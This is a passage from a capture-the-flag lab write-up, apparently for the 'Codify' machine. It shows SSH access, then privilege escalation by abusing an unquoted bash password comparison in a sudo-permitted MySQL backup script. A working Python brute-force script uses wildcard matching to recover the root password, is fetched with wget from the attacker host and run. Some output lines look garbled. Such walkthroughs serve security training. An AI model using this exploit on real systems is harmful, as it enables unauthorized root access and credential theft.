s[redacted]         (?)
1g 0:00:00:31 DONE (2023-11-16 12:24) 0.03181g/s 43.52p/s 43.52c/s 43.52C/s winston..angel123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I SSH into the machine:




```
┌──(kali㉿kali)-[~]
└─$ ssh joshua@codify.htb
The authenticity of host 'codify.htb (10.10.11.239)' can't be established.
ED25519 key fingerprint is SHA256:Q8HdGZ3q/X62r8EukPF0ARSaCd+8gEhEJ10xotOsBBE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'codify.htb' (ED25519) to the list of known hosts.
joshua@codify.htb's password:
```



```
joshua@codify:~$ ls -l
total 4
-rw-r----- 1 root joshua 33 Nov 15 19:41 user.txt
joshua@codify:~$ cat user.txt
b[redacted]1
joshua@codify:~$
```

Privilege Escalation


First thing to do when landing in the machine is to check whether the user I got can use sudo:



```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

It seems that the user Joshua can execute the script 'mysql-backup.sh' that is located at /opt/scripts.

Let's check it out:



```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_s
chema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
joshua@codify:~$
```

This script appears to be a bash script for backing up MySQL databases.

Variable Definitions:

DB_USER

MySQL user for authentication (set to "root" in this case).

DB_PASS

MySQL password retrieved from a file (/root/.creds).

BACKUP_DIR

Directory where the backups will be stored (/var/backups/mysql).

Password Validation:

The script prompts the user to enter the MySQL password for the specified user ($DB_USER) and confirms if it matches the stored password ($DB_PASS). If the passwords don't match, the script exits with an error.

Backup Process:

The script creates the backup directory ($BACKUP_DIR) if it doesn't exist.

It retrieves a list of databases to be backed up, excluding system databases.


For each database, it performs a mysqldump to generate a SQL dump, compresses it with gzip, and saves it in the backup directory.

Permissions Update:

The script changes the ownership of the backup directory to "root:sys-adm" and sets permissions to 774 recursively.

Eventually the script prints messages indicating the successful completion of the backup process and the permission changes.

The part I will be focusing on is the following:



```
if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi
```

Short background:

When comparing strings in Bash using the == operator, whether or not the right side is quoted can have significant implications.

(== "string")

If the right side of the == operator is quoted, Bash treats it as a literal string comparison. It checks whether the left and right sides are identical strings.

(== string)

If the right side is not quoted, Bash performs pattern matching instead of a strict string comparison. This means that the right side is treated as a pattern or wildcard, and the comparison is based on pattern matching rules.


Why does it matter?

Unquoted variables may be susceptible to injection attacks or unintended behaviour, especially if they contain special characters.

We can try to deduce the initial password character by executing a brute force attack, appending a wildcard (*) to bypass the password prompt. Furthermore, we can methodically brute force each individual character of the password until we successfully unveil the entire sequence.


Exploitation

I used a python script for that:




```python
import string
import subprocess
all = list(string.ascii_letters + string.digits)
password = ""
found = False

while not found:
    for character in all:
        command = f"echo '{password}{character}*' | sudo /opt/scripts/mysql-backup.sh"
        output = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout

        if "Password confirmed!" in output:
            password += character
            print(password)
            break
    else:
        found = True
```

I moved it to the remote machine:




```
joshua@codify:~$ wget 10.10.14.7:8000/exp.py
--2023-11-16 10:46:27--  http://10.10.14.7:8000/exp.py
Connecting to 10.10.14.7:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 515 [text/x-python]
Saving to: 'exp.py'

exp.py                         100%[===========================================================================>]     515  --.-KB/s    in 0s

2023-11-16 10:46:28 (1.06 MB/s) - 'exp.py' saved [515/515]
```

I change permissions and executed the file:




```
joshua@codify:~$ chmod +x exp.py
```

Got the password!



```
joshua@codify:~$ python3 exp.py
[sudo] password for joshua:
k
kl
klj
kljh
kl[redacted]
kl
kl
kl
kl
kl
kl
kl
kl
kl
kl
kl
kl
kl                   k
kl                   kj
kl                   kjh
kl                   kjh3
```

I switched user to root using the found password and read the root flag:



```
root@codify:/home/joshua# su joshua
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# cat /root/root.txt
6[redacted]c
root@codify:/home/joshua#
```